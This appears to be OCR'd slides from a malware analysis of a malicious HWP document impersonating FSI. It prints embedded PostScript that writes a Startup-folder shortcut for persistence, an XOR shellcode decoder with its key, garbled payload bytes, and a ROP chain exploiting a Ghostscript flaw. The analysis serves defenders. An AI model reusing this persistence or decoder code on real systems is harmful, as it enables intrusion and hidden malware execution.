
```
Root Entry
    BinData
        BIN0001.ps
        BIN0002.ps
        BIN0003.ps
    BodyText
        Section0
    DocOptions
        _LinkDoc
    Scripts
        DefaultJScript
        JScriptVersion
    |HwpSummaryInformation
    DocInfo
    FileHeader
    PrvImage
    PrvText
```

Folder

Name	Size(B)	Created
BIN0001.ps	1152	1601-01-01 오전 09:00...
BIN0002.ps	112074	1601-01-01 오전 09:00...
BIN0003.ps	243773	1601-01-01 오전 09:00...




```
0000  b5 56 4b 6f e3 36 10 3e 3b 40 fe 03 2f 05 ec c3  .VKo.6.>;@../...
0010  26 7c 3f 2e 05 48 89 42 0f 5d a0 68 0f bd e8 e2  &|?..H.B.].h....
0020  d8 4a 62 ac 63 b9 b6 bc 9b 22 c8 7f ef 90 14 65  .Jb.c....".▯...e
0030  d9 c9 26 69 8b 25 40 88 f3 fe 38 1c 0e 75 bd 68  ..&i.%@...8..u.h
0040  37 8b 79 b7 ef 76 ab cd dd 1e fd 84 a6 f3 19 9a  7.y..v..........
0050  de cc d0 a7 9f 61 09 5f 74 79 f1 74 79 31 69 1e  .....a._ty.ty1i.
0060  17 f7 68 79 d8 a2 75 b3 b9 eb ee 11 0a 82 09 45  ..hy..u........E
0070  ab cd b2 79 cc cc f9 72 89 92 a7 5e 1e 0c c2 e4  ...y...r...^....
0080  88 a2 5d bb 5e a3 45 bb fd bb d7 06 31 47 9f 48  ..].^.E.....1G.H
0090  e2 6f 0f dd 6a d3 35 bb af f3 f5 e5 c5 33 ba 01  .o..j.5......3..
00a0  b7 68 d9 dc 5e 5e 5c 2f e7 dd bc f7 49 30 e5 d9  .h..^^\/....I0..
```



```
0000  2f 63 6f 6e 63 61 74 73 74 72 69 6e 67 73 20 25  /concatstrings %
0010  20 28 61 29 20 28 62 29 20 2d 3e 20 28 61 62 29   (a) (b) -> (ab)
0020  20 20 0d 0a 7b 0d 0a 09 65 78 63 68 20 64 75 70    ..{...exch dup
0030  20 6c 65 6e 67 74 68 20 20 20 20 0d 0a 09 32 20   length    ...2 
0040  69 6e 64 65 78 20 6c 65 6e 67 74 68 20 61 64 64  index length add
0050  20 73 74 72 69 6e 67 20 20 20 20 0d 0a 09 64 75   string    ...du
0060  70 20 64 75 70 20 34 20 32 20 72 6f 6c 6c 20 63  p dup 4 2 roll c
0070  6f 70 79 20 6c 65 6e 67 74 68 0d 0a 09 34 20 2d  opy length...4 -
0080  31 20 72 6f 6c 6c 20 70 75 74 69 6e 74 65 72 76  1 roll putinterv
0090  61 6c 0d 0a 7d 20 62 69 6e 64 20 64 65 66 0d 0a  al..} bind def..
00a0  2f 64 61 74 61 73 74 72 69 6e 67 20 31 30 32 34  /datastring 1024
```

CASE 1: IMPERSONATED as FSI – Files




CASE 1: IMPERSONATED as FSI– Postscript

- BIN0001.ps
  - It makes a shortcut at the path below


“%temp%\\..\\..\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\HncCheck.lnk”

  - HncCheck.lnk has included “C:\Windows\System32\rundll32.exe %temp%\..\HncBB80.bin,MainCallBack”
  - It is a trigger to execute “HncBB80.bin” when victims reboot their PCs
- BIN0002.ps will drop a binary file HncBB80.bin ➔ trojan downloader



```
(temp) getenv
{
    /p1 exch def
    /concatstrings p1 (\\..\\..\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\HncCheck.lnk)
    /bb (1) def
    concatstrings (w) file /ouA exch def
```

CASE 1: IMPERSONATED as FSI – Files



Attached

HWP malicious document

Embedded

BIN0001.ps

Create/Drop

HncCheck.lnk

Execute

BIN0002.ps

Create/Drop


HncBB80.bin


BIN0003.ps

Run shellcode
& Decode downloader &
inject into memory

CASE 1: IMPERSONATED as FSI – Postscript

- BIN0003.ps
  - If victim system has vulnerability in gs32dll.dll, it will be executed
  - It has a xor key of 4-byte-length (0x77, 0x5D, 0x11, 0x72)
  - Decoded the hex strings using xor key, then we got another postscript with shellcode






```
/yinzi { token pop exch pop } bind def
/yaoshi <775D1172> def
/yima{
     /funcA exch def
      0 1 funcA length 1 sub {
        /funcB exch def
        funcA funcB 2 copy get yaoshi funcB 4 mod get xor put
     } for
     funcA
} def <0c573e01...291b0f58> yima yinzi exec
:BEL갔t]DC1rs]DC1r넣DC1r?DC1rw]DC1r7]DC1rw]DC1rw]DC1rw]DC1
DC1rg\DC1ryB?w?퀜?SUBRS.1STXENQ2vNULSYN01DC1SYN3GSETX}sE
DC1r)刄  m大큲大큲大sO
/콱大sO-?大sO,쥈大쿨믈?大쿨믐츪大쿨믖츪大콱쿼큲大큲對?大쿼
DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1r'CANDC1r;\DC4rEOT?+wDC1r
DC1rayDC1rwMDC1rw?rwDC1bwMDC1rw_DC1rr]DLErw]DC1rr]DLErw]DC
]SOHrwMDC1rw]DC1rg]DC1r?DLEr<]DC1r괁DLErK]DC1rw}DC3r?DC1rw
DLErO]DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1r쿎DLEr7]DC1r
rG\DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1rY)t
```

CASE 1: IMPERSONATED as FSI – Postscript vulnerability

- BIN0003.ps – (similar to CVE 2017-0261)
  - gs32dll.dll is a necessary library for handling postscript
  - postscript is processed as flow “read -> execute -> close”
  - There is a vulnerability in "close" part of the flow
  - Loads embedded PE and inject to a system process when shellcode was executed



CALL ROP Chain

```
100684D2   68 24612710    PUSH gsdll32.10276124         ASCII "s_std_close"
100684D7   56             PUSH ESI
100684D8   50             PUSH EAX
100684D9   FFD2           CALL EDX                      gsdll32.10017082
```

ROP Chain start

